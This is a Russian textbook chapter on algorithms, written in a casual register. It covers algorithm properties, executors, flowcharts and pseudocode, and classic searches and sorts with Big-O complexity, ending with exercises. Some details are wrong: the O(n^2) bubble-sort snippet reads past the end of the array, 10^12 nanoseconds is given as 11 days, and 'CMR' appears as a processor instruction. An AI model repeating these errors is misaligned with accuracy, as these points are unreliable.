Слово "**алгоритм**" происходит от имени узбекского учёного **Мухаммада ибн Мусы аль-Хорезми** (IX век). Он написал книгу "Об индийском счёте", где описал правила арифметических операций. В Европе его имя исказили до "Algorismus", а затем — "алгоритм". По сути, этот чел научил европейцев считать (до этого они мучались с римскими цифрами типа MCMXCIV — попробуй на них умножить столбиком).

Забавный факт: Римские цифры — это кошмар для арифметики. Попробуй умножить XLII на XVI без калькулятора. Вот именно. Аль-Хорезми принёс в Европу арабские цифры (на самом деле индийские, но европейцы назвали их "арабскими") — и жить стало чуть проще.

5.1.2. Свойства алгоритма

У нормального алгоритма есть 5 обязательных свойств. Если хотя бы одного нет — это не алгоритм, а хрень какая-то. Запоминай:

1. Дискретность (прерывность, пошаговость)

Дискретность — алгоритм состоит из **отдельных шагов** (дискретных операций). Каждый шаг выполняется за конечное время, затем начинается следующий.

Пример:

1. Взять два числа a и b
2. Сложить их: $c = a + b$
3. Вывести результат c

Это 3 отдельных шага. Нельзя выполнить "полтора шага" или "перепрыгнуть сразу к результату, пропустив сложение".

Анти-пример (не дискретный):

"Думай о решении задачи, пока не поймёшь, как её решить" — это не алгоритм, потому что процесс "думать" не разбит на чёткие шаги.

2. Детерминированность (определённость, однозначность)

Детерминированность — каждый шаг алгоритма **однозначно определён**. Два разных исполнителя при одинаковых входных данных должны получить одинаковый результат.

Простыми словами: Если ты дал алгоритм двум людям, они должны сделать одно и то же. Никакой "импровизации" или "действуй по ситуации".

Пример (детерминированный):

- Если число чётное, раздели на 2
Если число нечётное, умножь на 3 и прибавь 1

Анти-пример (недетерминированный):

"Если погода хорошая, иди пешком, иначе вызови такси" — что значит "хорошая"? Для кого-то $+10^{\circ}\text{C}$ — это хорошо, для кого-то — холодно. Алгоритм должен **точно определить** условие.

Правильная версия:

"Если температура выше +15°C и нет дождя, иди пешком, иначе вызови такси".

3. Конечность (результативность за конечное время)

Конечность — алгоритм должен **завершиться за конечное число шагов**. Нельзя, чтобы он работал бесконечно (если, конечно, это не специально — серверы и операционные системы работают "бесконечно", но это исключения).

Пример 1 (алгоритм завершается):

```
Считать от 1 до 10
```

Чётко 10 шагов, затем конец.

Пример 2 (алгоритм НЕ завершается):

```
Пока  $2 \times 2 = 4$ , выводи "привет"
```

2×2 всегда равно 4 → бесконечный цикл → алгоритм **не завершается** → это **не алгоритм** (ну или баг).

Пример 3 (Гипотеза Коллатца — неизвестно, завершается ли):

1. Взять любое натуральное число n
2. Если n чётное, разделить на 2
3. Если n нечётное, умножить на 3 и прибавить 1
4. Повторять, пока $n \neq 1$

Для всех проверенных чисел (до 2^{68}) алгоритм завершается. Но **математически не доказано**, что он завершится для **любого** числа. Поэтому строго говоря, это **гипотеза**, а не доказанный алгоритм.

Интересный момент: Есть **недетерминированные алгоритмы** (в теории сложности, например, NP-задачи). Там допускается "угадывание" решения. Но это специфика, на экзамене по базовой информатике не спрашивают.

4. Массовость (применимость к классу задач)

Массовость — алгоритм должен решать **не одну конкретную задачу, а целый класс однотипных задач**.

Пример: Алгоритм сложения двух чисел работает для **любых** двух чисел ($5+3$, $1000+2000$, $-7+15$), а не только для конкретной пары " $2 + 2 = 4$ ".

Анти-пример (не массовый):

"Ответ на вопрос 'сколько будет $2+2$?' — это 4" — это не алгоритм, это просто **константа**. Алгоритм должен уметь складывать **любые** два числа.

Правильная версия:

```
Алгоритм сложения:  
1. Взять два числа  $a$  и  $b$   
2. Вычислить  $c = a + b$   
3. Вернуть  $c$ 
```

Теперь это работает для **любой** пары чисел → массовость есть.

5. Результативность (наличие результата)

Результативность — алгоритм должен **давать результат** (или сообщать, что решение невозможно). Нельзя, чтобы алгоритм завершился и ничего не выдал.

Пример 1 (есть результат):

Найти НОД(18, 24)
Ответ: 6

Пример 2 (результат = "решения нет"):

Найти целое число x , такое что $x^2 = -1$
Ответ: Решения в целых числах не существует

Это тоже **результат** (информация о невозможности решения).

Анти-пример:

"Подумай над задачей 5 минут" — через 5 минут ты можешь как найти решение, так и не найти. Нет гарантии результата → это не алгоритм.

Запоминалка: Д-Д-К-М-Р

- Дискретность
- Детерминированность
- Конечность
- Массовость
- Результативность

На экзамене могут спросить: "Назовите свойства алгоритма". Отвечаешь: "Д-Д-К-М-Р", расшифровываешь — и всё, вопрос закрыт.

5.1.3. Исполнитель алгоритма и СКИ

Исполнитель

Исполнитель алгоритма — это тот, кто **выполняет** алгоритм. Это может быть:

- **Человек** (ты решаешь задачу по алгоритму)
- **Компьютер** (процессор выполняет машинный код)
- **Робот** (выполняет программу управления)
- **Виртуальная машина** (например, JVM для Java)

Система команд исполнителя (СКИ)

СКИ (Система Команд Исполнителя) — это набор **элементарных действий**, которые исполнитель **умеет выполнять**.

Пример 1: СКИ человека - Читать - Писать - Считать в уме (сложение, вычитание, умножение, деление) - Запоминать числа

Пример 2: СКИ процессора (упрощённо) - Загрузить число из памяти в регистр (**MOV**) - Сложить два числа (**ADD**) - Вычесть (**SUB**) - Умножить (**MUL**) - Перейти на другую команду (**JMP**) - Сравнить два числа (**CMR**)

Пример 3: СКИ робота-пылесоса - Ехать вперёд - Повернуть налево / направо - Остановиться - Всосать пыль - Проверить наличие препятствия (датчик)

Важно: Алгоритм должен быть записан **только** с использованием команд из СКИ. Если ты скажешь роботу-пылесосу "приготовь кофе", он тебя не поймёт — этой команды нет в его СКИ.

Пример задачи:

Дан алгоритм для исполнителя "Калькулятор" с СКИ: {+, -, ×, ÷}.

Задача: Вычислить (5^3) (5 в степени 3).

Решение:

1. $5 \times 5 = 25$
2. $25 \times 5 = 125$

Готово. Мы использовали только команды из СКИ (умножение).

Анти-пример: "Калькулятор, возведи 5 в степень 3" — если команды "возведение в степень" нет в СКИ, калькулятор не поймёт.

5.1.4. Способы описания алгоритмов

Алгоритм можно описать разными способами. Выбор зависит от аудитории (для кого пишешь), задачи (насколько сложная) и этапа разработки (проектирование или реализация).

1. Словесный (текстовый) способ

Идея: Описываешь алгоритм **на естественном языке** (русском, английском). Как инструкцию для человека.

Плюсы: - Понятно всем (не нужно знать программирование) - Легко писать

Минусы: - Нет строгости (можно понять по-разному) - Громоздко для сложных алгоритмов

Пример 1: Алгоритм заваривания чая

1. Вскипятить воду
2. Положить чайный пакетик в кружку
3. Налить кипятка
4. Подождать 3 минуты
5. Вынуть пакетик
6. Добавить сахар (по желанию)
7. Готово

Пример 2: Алгоритм нахождения НОД (наибольший общий делитель) двух чисел





1. Взять два числа a и b
2. Пока $b \neq 0$:
 - 2.1. Вычислить остаток от деления a на b , сохранить в r
 - 2.2. Присвоить $a = b$
 - 2.3. Присвоить $b = r$
3. Вернуть a (это и есть НОД)

Это алгоритм Евклида. Работает быстро и точно.


2. Блок-схема (графический способ)

Идея: Рисуешь алгоритм в виде **графа** (диаграммы) из блоков, соединённых стрелками.

Основные блоки:

Блок	Обозначение	Назначение
Начало/Конец	Овал 	Начало или конец алгоритма
Процесс	Прямоугольник 	Вычисление, операция ($a = b + c$)
Решение	Ромб 	Условие (if-else), проверка
Ввод/Вывод	Параллелограмм 	Чтение или вывод данных
Стрелки	\rightarrow	Направление выполнения

Пример 1: Блок-схема "Проверка числа на чётность"



Пример 2: Блок-схема "Найти максимум из двух чисел"



Плюсы блок-схем: - Наглядность (видно структуру алгоритма) - Легко найти ошибки в логике

Минусы: - Долго рисовать для сложных алгоритмов - Занимает много места

Когда использовать: На этапе **проектирования** (до написания кода). Рисуешь схему \rightarrow проверяешь логику \rightarrow пишешь код.

3. Псевдокод (алгоритмический язык)

Псевдокод — это промежуточный язык между естественным языком и программированием. Похож на код, но не привязан к конкретному языку программирования.

Правила: - Используем ключевые слова: `если`, `то`, `иначе`, `пока`, `для`, `вернуть` - Переменные обозначаем буквами - Операции: `=` (присваивание), `+`, `-`, `*`, `/`, `mod` (остаток от деления)

Пример 1: Алгоритм Евклида (НОД)

```
Алгоритм НОД(a, b):  
    Пока b ≠ 0:  
        r = a mod b  
        a = b  
        b = r  
    Вернуть a
```

Пример 2: Поиск максимума в массиве

```
Алгоритм НайтиМаксимум(массив A, размер n):  
    max = A[0]  
    Для i от 1 до n-1:  
        Если A[i] > max, то:  
            max = A[i]  
    Вернуть max
```

Пример 3: Бинарный поиск

```
Алгоритм БинарныйПоиск(массив A, размер n, искомое значение x):  
    left = 0  
    right = n - 1  
    Пока left ≤ right:  
        mid = (left + right) / 2 // целочисленное деление  
        Если A[mid] = x, то:  
            Вернуть mid // нашли, вернуть индекс  
        Иначе если A[mid] < x, то:  
            left = mid + 1  
        Иначе:  
            right = mid - 1  
    Вернуть -1 // не найдено
```

Плюсы: - Компактность (короче словесного описания) - Понятность (не нужно знать синтаксис конкретного языка) - Легко переводится в код

Минусы: - Не выполняется на компьютере (нужно переводить в реальный код)

Когда использовать: На экзаменах, в учебниках, при обсуждении алгоритмов с коллегами.

4. Программный код (на языке программирования)

Идея: Записываешь алгоритм на конкретном языке программирования (Python, C++, Java).

Плюсы: - Точность (компьютер выполнит код без "интерпретации") - Можно запустить и протестировать

Минусы: - Нужно знать синтаксис языка - Код одного языка не понятен тем, кто знает только другой язык

Пример 1: Алгоритм Евклида на Python


```
def gcd(a, b):
    while b != 0:
        r = a % b
        a = b
        b = r
    return a

# Пример использования
print(gcd(48, 18)) # Вывод: 6
```

Пример 2: Поиск максимума в массиве на C++

```
#include <iostream>
using namespace std;

int findMax(int arr[], int n) {
    int max = arr[0];
    for (int i = 1; i < n; i++) {
        if (arr[i] > max) {
            max = arr[i];
        }
    }
    return max;
}

int main() {
    int arr[] = {3, 7, 2, 9, 5};
    cout << "Max: " << findMax(arr, 5) << endl; // Вывод: Max: 9
    return 0;
}
```

Пример 3: Бинарный поиск на Java

```
public class BinarySearch {
    public static int binarySearch(int[] arr, int x) {
        int left = 0, right = arr.length - 1;
        while (left <= right) {
            int mid = (left + right) / 2;
            if (arr[mid] == x)
                return mid; // нашли
            else if (arr[mid] < x)
                left = mid + 1;
            else
                right = mid - 1;
        }
        return -1; // не найдено
    }

    public static void main(String[] args) {
        int[] arr = {1, 3, 5, 7, 9, 11};
        System.out.println(binarySearch(arr, 7)); // Вывод: 3
    }
}
```

Когда использовать: Когда нужно реализовать алгоритм и запустить на компьютере.

Сравнение способов описания

Способ	Понятность	Точность	Выполнимость	Применение
Словесный	✓ Высокая	⚠ Низкая	✗ Нет	Обучение, документация
Блок-схема	✓ Высокая	⚠ Средняя	✗ Нет	Проектирование, визуализация
Псевдокод	✓ Высокая	✓ Высокая	✗ Нет	Экзамены, учебники
Программный код	⚠ Средняя	✓ Высокая	✓ Да	Реализация, разработка

5.1.5. Примеры алгоритмов

Разберём несколько классических алгоритмов с описанием в **разных форматах**.

Пример 1: Алгоритм Евклида (НОД)

Задача: Найти наибольший общий делитель (НОД) двух чисел.

Словесное описание:

1. Взять два числа a и b
2. Пока b не равно 0:
 - Вычислить остаток от деления a на b , сохранить в r
 - Присвоить $a = b$
 - Присвоить $b = r$
3. Вернуть a (это НОД)

Блок-схема:



Псевдокод:

```
Алгоритм НОД(a, b):
    Пока b ≠ 0:
        r = a mod b
        a = b
        b = r
    Вернуть a
```

Программный код (Python):

```
def gcd(a, b):
    while b != 0:
        a, b = b, a % b
    return a
```

Пример выполнения:

Найдём НОД(48, 18):

```
Шаг 1: a = 48, b = 18
      r = 48 mod 18 = 12
      a = 18, b = 12

Шаг 2: a = 18, b = 12
      r = 18 mod 12 = 6
      a = 12, b = 6

Шаг 3: a = 12, b = 6
      r = 12 mod 6 = 0
      a = 6, b = 0

b = 0 → НОД = 6
```

Ответ: НОД(48, 18) = 6.

Пример 2: Линейный поиск

Задача: Найти элемент x в массиве. Вернуть его индекс или -1, если не найден.

Словесное описание:

1. Взять массив A размером n и искомое значение x
2. Для каждого индекса i от 0 до $n-1$:
 - Если $A[i] = x$, вернуть i (нашли)
3. Если цикл завершился, вернуть -1 (не найдено)

Псевдокод:

```
Алгоритм ЛинейныйПоиск(A, n, x):
    Для i от 0 до n-1:
        Если A[i] = x, то:
            Вернуть i
    Вернуть -1
```

Программный код (C++):

```
int linearSearch(int arr[], int n, int x) {
    for (int i = 0; i < n; i++) {
        if (arr[i] == x)
            return i;
    }
    return -1;
}
```

Пример выполнения:

Массив: [5, 2, 9, 1, 5, 6], ищем $x = 9$

```
i = 0: A[0] = 5 ≠ 9
i = 1: A[1] = 2 ≠ 9
i = 2: A[2] = 9 = 9 → вернуть 2
```

Ответ: Индекс 2.

Сложность: $O(n)$ — в худшем случае проверяем все элементы.

Пример 3: Бинарный поиск

Задача: Найти элемент x в **отсортированном** массиве. Вернуть индекс или -1.

Идея: Делим массив пополам. Если средний элемент равен искомому — нашли. Если меньше — ищем в правой половине, если больше — в левой.

Словесное описание:

1. Взять отсортированный массив A , размер n , искомое значение x
2. Установить $left = 0$, $right = n-1$
3. Пока $left \leq right$:
 - 3.1. Вычислить $mid = (left + right) / 2$
 - 3.2. Если $A[mid] = x$, вернуть mid
 - 3.3. Если $A[mid] < x$, установить $left = mid + 1$
 - 3.4. Иначе установить $right = mid - 1$
4. Вернуть -1 (не найдено)

Псевдокод:

```
Алгоритм БинарныйПоиск(A, n, x):
    left = 0
    right = n - 1
    Пока left ≤ right:
        mid = (left + right) / 2
        Если A[mid] = x, то:
            Вернуть mid
        Иначе если A[mid] < x, то:
            left = mid + 1
        Иначе:
            right = mid - 1
    Вернуть -1
```

Программный код (Python):

```
def binary_search(arr, x):
    left, right = 0, len(arr) - 1
    while left <= right:
        mid = (left + right) // 2
        if arr[mid] == x:
            return mid
        elif arr[mid] < x:
            left = mid + 1
        else:
            right = mid - 1
    return -1
```

Пример выполнения:

Массив: [1, 3, 5, 7, 9, 11, 13], ищем $x = 7$

```
Шаг 1: left = 0, right = 6, mid = 3
      A[3] = 7 = x → вернуть 3
```

Ответ: Индекс 3.

Пример 2: Ищем `x = 10`

```
Шаг 1: left = 0, right = 6, mid = 3
      A[3] = 7 < 10 → left = 4

Шаг 2: left = 4, right = 6, mid = 5
      A[5] = 11 > 10 → right = 4

Шаг 3: left = 4, right = 4, mid = 4
      A[4] = 9 < 10 → left = 5

Шаг 4: left = 5, right = 4 (left > right) → вернуть -1
```

Ответ: Не найдено (-1).

Сложность: $O(\log n)$ — в два раза быстрее каждый шаг сокращает область поиска.

Пример 4: Сортировка пузырьком (Bubble Sort)

Идея: Проходим по массиву, сравниваем соседние элементы. Если левый больше правого — меняем местами. Повторяем, пока массив не станет отсортированным.

Словесное описание:

1. Взять массив `A` размером `n`
2. Повторять `n-1` раз:
 - 2.1. Для каждого индекса `i` от 0 до `n-2`:
 - Если `A[i] > A[i+1]`, поменять их местами
3. Массив отсортирован

Псевдокод:

```
Алгоритм СортировкаПузырьком(A, n):
    Для j от 0 до n-2:
        Для i от 0 до n-2:
            Если A[i] > A[i+1], то:
                Поменять A[i] и A[i+1] местами
```

Программный код (Python):

```
def bubble_sort(arr):
    n = len(arr)
    for j in range(n - 1):
        for i in range(n - 1):
            if arr[i] > arr[i + 1]:
                arr[i], arr[i + 1] = arr[i + 1], arr[i]
```

Пример выполнения:

Массив: `[5, 2, 9, 1, 5, 6]`

```
Проход 1:
[5, 2, 9, 1, 5, 6]
```

```
[2, 5, 9, 1, 5, 6] (поменяли 5 и 2)
[2, 5, 1, 9, 5, 6] (поменяли 9 и 1)
[2, 5, 1, 5, 9, 6] (поменяли 9 и 5)
[2, 5, 1, 5, 6, 9] (поменяли 9 и 6)
```

Проход 2:

```
[2, 1, 5, 5, 6, 9] (поменяли 5 и 1)
```

Проход 3:

```
[1, 2, 5, 5, 6, 9] (поменяли 2 и 1)
```

Проходы 4-5: нет изменений

Ответ: [1, 2, 5, 5, 6, 9]

Сложность: $O(n^2)$ — медленно, но понятно.

Пример 5: Возведение в степень (наивный алгоритм)

Задача: Вычислить (a^n) (a в степени n).

Наивный алгоритм (умножаем n раз):

```
Алгоритм Степень(a, n):
    result = 1
    Для i от 1 до n:
        result = result * a
    Вернуть result
```

Программный код (Python):

```
def power(a, n):
    result = 1
    for i in range(n):
        result *= a
    return result
```

Пример: (2^5)

```
Шаг 1: result = 1 * 2 = 2
Шаг 2: result = 2 * 2 = 4
Шаг 3: result = 4 * 2 = 8
Шаг 4: result = 8 * 2 = 16
Шаг 5: result = 16 * 2 = 32
```

Ответ: 32.

Сложность: $O(n)$ — n умножений.

Улучшенный алгоритм (быстрое возведение в степень):

Идея: $(a^{2n}) = (a^n)^2$, $(a^{2n+1}) = a \cdot (a^n)^2$

```
Алгоритм БыстраяСтепень(a, n):
    Если n = 0, вернуть 1
    Если n чётное, то:
        half = БыстраяСтепень(a, n/2)
        Вернуть half * half
    Иначе:
```

```
half = БыстраяСтепень(a, (n-1)/2)
Вернуть a * half * half
```

Сложность: $O(\log n)$ — гораздо быстрее.

Пример: (2^{10})

```
2^10 = (2^5)^2
2^5 = 2 * (2^2)^2 = 2 * 16 = 32
2^2 = (2^1)^2 = 4
2^1 = 2 * (2^0)^2 = 2 * 1 = 2
2^0 = 1

2^10 = (32)^2 = 1024
```

Вместо 10 умножений делаем 4 ($\log_2(10) \approx 3.3$).

5.1.6. Сложность алгоритма

Что такое сложность?

Сложность алгоритма — это оценка **количества ресурсов** (времени или памяти), необходимых для выполнения алгоритма в зависимости от размера входных данных.

Есть два типа сложности:

1. **Временная сложность** — сколько **операций** выполняется
2. **Пространственная сложность** — сколько **памяти** используется

Обычно на экзаменах спрашивают про **временную сложность**.

Нотация О-большое (Big-O)

О-большое — это способ **оценить** сложность алгоритма, отбросив константы и младшие члены.

Формальное определение (не обязательно знать на экзамене):

Функция $(f(n) = O(g(n)))$, если существуют константы $(c > 0)$ и (n_0) , такие что для всех $(n \geq n_0)$ выполняется $(f(n) \leq c \cdot g(n))$.

Простыми словами: $O(g(n))$ — это **верхняя граница** роста времени выполнения.

Основные классы сложности

Сложность	Название	Пример алгоритма	Скорость
$O(1)$	Константная	Обращение к элементу массива	Очень быстро
$O(\log n)$	Логарифмическая	Бинарный поиск	Быстро
$O(n)$	Линейная	Линейный поиск	Нормально
$O(n \log n)$	Линейно-логарифмическая	QuickSort, MergeSort	Хорошо
$O(n^2)$	Квадратичная	Сортировка пузырьком	Медленно
$O(2^n)$	Экспоненциальная	Перебор всех подмножеств	Очень медленно
$O(n!)$	Факториальная	Перебор всех перестановок (TSP)	Катастрофа

Примеры

1. $O(1)$ — константная сложность

```
def get_first(arr):
    return arr[0] # одна операция
```

Не важно, массив из 10 элементов или из миллиона — выполняется **одна операция**.

2. $O(n)$ — линейная сложность

```
def find_max(arr):
    max_val = arr[0]
    for x in arr: # n итераций
        if x > max_val:
            max_val = x
    return max_val
```

Для массива из n элементов выполняется **n операций**.

3. $O(n^2)$ — квадратичная сложность

```
def bubble_sort(arr):
    n = len(arr)
    for i in range(n): # n итераций
        for j in range(n): # n итераций (вложенный цикл)
            if arr[j] > arr[j+1]:
                arr[j], arr[j+1] = arr[j+1], arr[j]
```

Два вложенных цикла $\rightarrow n \times n = n^2$ операций.

4. $O(\log n)$ — логарифмическая сложность

```
def binary_search(arr, x):
    left, right = 0, len(arr) - 1
    while left <= right: # каждый шаг область поиска уменьшается вдвое
        mid = (left + right) // 2
        if arr[mid] == x:
            return mid
        elif arr[mid] < x:
            left = mid + 1
        else:
            right = mid - 1
    return -1
```

Для массива из n элементов выполняется **$\log_2(n)$ итераций**.

Пример: $n = 1024 \rightarrow \log_2(1024) = 10$ итераций. Вместо 1024 проверок (линейный поиск) делаем всего 10. Охренеть какая разница.

5. $O(2^n)$ — экспоненциальная сложность

```
def fibonacci(n):
    if n <= 1:
        return n
    return fibonacci(n-1) + fibonacci(n-2) # два рекурсивных вызова
```

Для каждого вызова делается ещё 2 вызова \rightarrow дерево вызовов растёт экспоненциально.

Пример: `fibonacci(10)` делает **177 вызовов**. `fibonacci(30)` — уже **2 692 537 вызовов**. Компьютер будет думать несколько секунд. `fibonacci(50)` — вообще не дождёшься.

Решение: Использовать динамическое программирование (как в главе 4.4) — сложность станет $O(n)$.

Сравнение сложностей

Пусть $n = 1\,000\,000$ (миллион элементов):

Сложность Количество операций Время (условно, 1 операция = 1 нс)

$O(1)$	1	1 нс
$O(\log n)$	20	20 нс
$O(n)$	1 000 000	1 мс
$O(n \log n)$	20 000 000	20 мс
$O(n^2)$	10^{12}	11 дней
$O(2^n)$	невообразимо	больше возраста Вселенной

Вывод: Сложность имеет **огромное значение**. Разница между $O(n \log n)$ и $O(n^2)$ может быть критичной.

Термины и определения

Алгоритм — конечная последовательность чётко определённых действий для решения задачи.

Дискретность — алгоритм состоит из отдельных шагов.

Детерминированность — каждый шаг алгоритма однозначно определён.

Конечность — алгоритм завершается за конечное число шагов.

Массовость — алгоритм решает класс задач, а не одну конкретную.

Результативность — алгоритм даёт результат (или сообщает о невозможности).

Исполнитель — тот, кто выполняет алгоритм (человек, компьютер, робот).

СКИ (Система Команд Исполнителя) — набор элементарных действий, которые исполнитель умеет выполнять.

Словесный способ описания — описание алгоритма на естественном языке.

Блок-схема — графическое представление алгоритма в виде блоков и стрелок.

Псевдокод — промежуточный язык между естественным языком и программированием.

Программный код — алгоритм, записанный на языке программирования.

Алгоритм Евклида — алгоритм нахождения НОД двух чисел.

Линейный поиск — последовательная проверка всех элементов массива.

Бинарный поиск — поиск в отсортированном массиве методом деления пополам.

Сортировка пузырьком (Bubble Sort) — простой алгоритм сортировки сравнением соседних элементов.

Временная сложность — количество операций, выполняемых алгоритмом.

Пространственная сложность — количество памяти, используемой алгоритмом.

O-большое (Big-O) — нотация для оценки сложности алгоритма.

$O(1)$ — константная сложность (не зависит от размера входных данных).

$O(\log n)$ — логарифмическая сложность (область задачи уменьшается вдвое на каждом шаге).

$O(n)$ — линейная сложность (время пропорционально размеру данных).

$O(n^2)$ — квадратичная сложность (два вложенных цикла).

$O(2^n)$ — экспоненциальная сложность (катастрофически медленно).

Контрольные вопросы

Теоретические:

1. Что такое алгоритм? Дайте определение.

Подсказка: конечная последовательность чётко определённых действий для решения задачи.

2. Назовите 5 свойств алгоритма. Объясните каждое.

Подсказка: Д-Д-К-М-Р (дискретность, детерминированность, конечность, массовость, результативность).

3. Что такое СКИ (Система Команд Исполнителя)? Приведите пример.

Подсказка: набор элементарных действий исполнителя. Пример: СКИ процессора — MOV, ADD, SUB...

4. Перечислите 4 способа описания алгоритмов.

Подсказка: словесный, блок-схема, псевдокод, программный код.

5. Чем отличается псевдокод от программного кода?

Подсказка: псевдокод не привязан к конкретному языку программирования, его нельзя запустить на компьютере.

6. Что означает нотация $O(n)$? $O(n^2)$? $O(\log n)$?

Подсказка: линейная сложность, квадратичная, логарифмическая.

7. Какой алгоритм быстрее: с $O(n)$ или с $O(n^2)$? Во сколько раз при $n = 1000$?

Ответ: $O(n)$ быстрее. При $n = 1000$: $O(n) = 1000$ операций, $O(n^2) = 1\,000\,000$ операций. В 1000 раз.

8. Почему бинарный поиск быстрее линейного?

Подсказка: бинарный — $O(\log n)$, линейный — $O(n)$. Для $n = 1024$: линейный — 1024 операций, бинарный — 10.

Практические:

1. Задача: Опишите словесно алгоритм заваривания кофе (минимум 5 шагов).

Ответ: 1) Взять турку, 2) Насыпать кофе, 3) Налить воду, 4) Поставить на огонь, 5) Дождаться закипания, 6) Снять с огня.

2. Задача: Найдите НОД(36, 48) с помощью алгоритма Евклида. Распишите шаги.

Ответ: Шаг 1: $a = 36, b = 48 \rightarrow r = 36 \bmod 48 = 36 \rightarrow a = 48, b = 36$ Шаг 2: $a = 48, b = 36 \rightarrow r = 48 \bmod 36 = 12 \rightarrow a = 36, b = 12$ Шаг 3: $a = 36, b = 12 \rightarrow r = 36 \bmod 12 = 0 \rightarrow a = 12, b = 0$ НОД = 12

3. Задача: Найдите максимум в массиве [3, 7, 2, 9, 5] линейным поиском. Распишите шаги.

Ответ: Шаг 1: $\max = 3$ Шаг 2: $7 > 3 \rightarrow \max = 7$ Шаг 3: $2 < 7 \rightarrow \max = 7$ Шаг 4: $9 > 7 \rightarrow \max = 9$ Шаг 5: $5 < 9 \rightarrow \max = 9$ Ответ: 9

4. Задача: Примените бинарный поиск для нахождения числа 11 в массиве [1, 3, 5, 7, 9, 11, 13, 15]. Распишите шаги.

Ответ: Шаг 1: $\text{left} = 0, \text{right} = 7, \text{mid} = 3 \rightarrow A[3] = 7 < 11 \rightarrow \text{left} = 4$ Шаг 2: $\text{left} = 4, \text{right} = 7, \text{mid} = 5 \rightarrow A[5] = 11 = 11 \rightarrow$ найдено, индекс 5

5. Задача: Отсортируйте массив [5, 2, 9, 1] методом пузырька. Покажите состояние массива после каждого прохода.

Ответ: Исходный: [5, 2, 9, 1] Проход 1: [2, 5, 1, 9] Проход 2: [2, 1, 5, 9] Проход 3: [1, 2, 5, 9]

6. **Задача:** Вычислите 3^4 наивным алгоритмом (умножением 4 раза). Распишите шаги.

Ответ:

result = 1 Шаг 1: result = 1 * 3 = 3 Шаг 2: result = 3 * 3 = 9 Шаг 3: result = 9 * 3 = 27 Шаг 4: result = 27 * 3 = 81 Ответ: 81

7. **Задача:** Оцените сложность следующего алгоритма: Для i от 1 до n : Для j от 1 до n : Вывести $i + j$ Ответ: $O(n^2)$ — два вложенных цикла по n итераций.

8. **Задача:** Сколько операций выполнит алгоритм с $O(\log n)$ для $n = 1024$?

Ответ: $\log_2(1024) = 10$ операций.

9. **Задача:** Нарисуйте блок-схему алгоритма "Найти минимум из трёх чисел a, b, c ".

Подсказка: Сравнить a и $b \rightarrow$ если $a < b$, то $\min = a$, иначе $\min = b \rightarrow$ сравнить \min и $c \rightarrow$ если $c < \min$, то $\min = c \rightarrow$ вывести \min .

10. **Задача:** Напишите псевдокод алгоритма "Проверить, является ли число простым".

Ответ: Алгоритм ПростоеЧисло(n): Если $n < 2$, вернуть Ложь Для i от 2 до \sqrt{n} : Если $n \bmod i = 0$, вернуть Ложь Вернуть Истина

11. **Задача:** Опишите словесно алгоритм нахождения суммы всех элементов массива.

Ответ: ```

1. Взять массив A размером n
2. Установить $\text{sum} = 0$
3. Для каждого элемента $A[i]$:
4. Прибавить $A[i]$ к sum
5. Вернуть sum ```

12. **Задача:** Какой алгоритм лучше использовать для поиска элемента в **неотсортированном** массиве: линейный или бинарный? Почему?

Ответ: Линейный. Бинарный поиск требует отсортированного массива.

Заключение

Алгоритмы — это **основа программирования**. Без понимания алгоритмов ты будешь писать код, который работает, но медленно, криво и непонятно.

Главное, что нужно запомнить:

1. **5 свойств алгоритма:** Дискретность, Детерминированность, Конечность, Массовость, Результативность (Д-Д-К-М-Р).
2. **4 способа описания:** Словесный, блок-схема, псевдокод, программный код.
3. **Сложность имеет значение:** $O(n)$ лучше, чем $O(n^2)$. $O(\log n)$ — вообще красота.
4. **Классические алгоритмы:** Евклид (НОД), линейный поиск, бинарный поиск, сортировка пузырьком.

На экзамене могут попросить: - Назвать свойства алгоритма \rightarrow Д-Д-К-М-Р - Нарисовать блок-схему \rightarrow рисуй овалы, прямоугольники, ромбы - Оценить сложность \rightarrow считай вложенные циклы - Применить алгоритм Евклида \rightarrow вспоминай mod

Следующая глава: 5.2 Основные алгоритмические конструкции (там будем разбирать последовательность, ветвление, циклы)

Предыдущая глава: 4.4 Модели решения функциональных задач. Системный подход

Теперь ты знаешь, что такое алгоритм. В следующей главе мы разберём, **из каких конструкций** строятся все алгоритмы (спойлер: их всего три — последовательность, условие, цикл). Удачи на экзамене!

Глава 5.2: Основные алгоритмические конструкции

Введение

Окей, в прошлой главе мы разобрались, что алгоритм — это **пошаговая инструкция**. Но из чего эти шаги состоят? Можно ли как-то **систематизировать** эту хрень, чтобы не изобретать велосипед каждый раз?

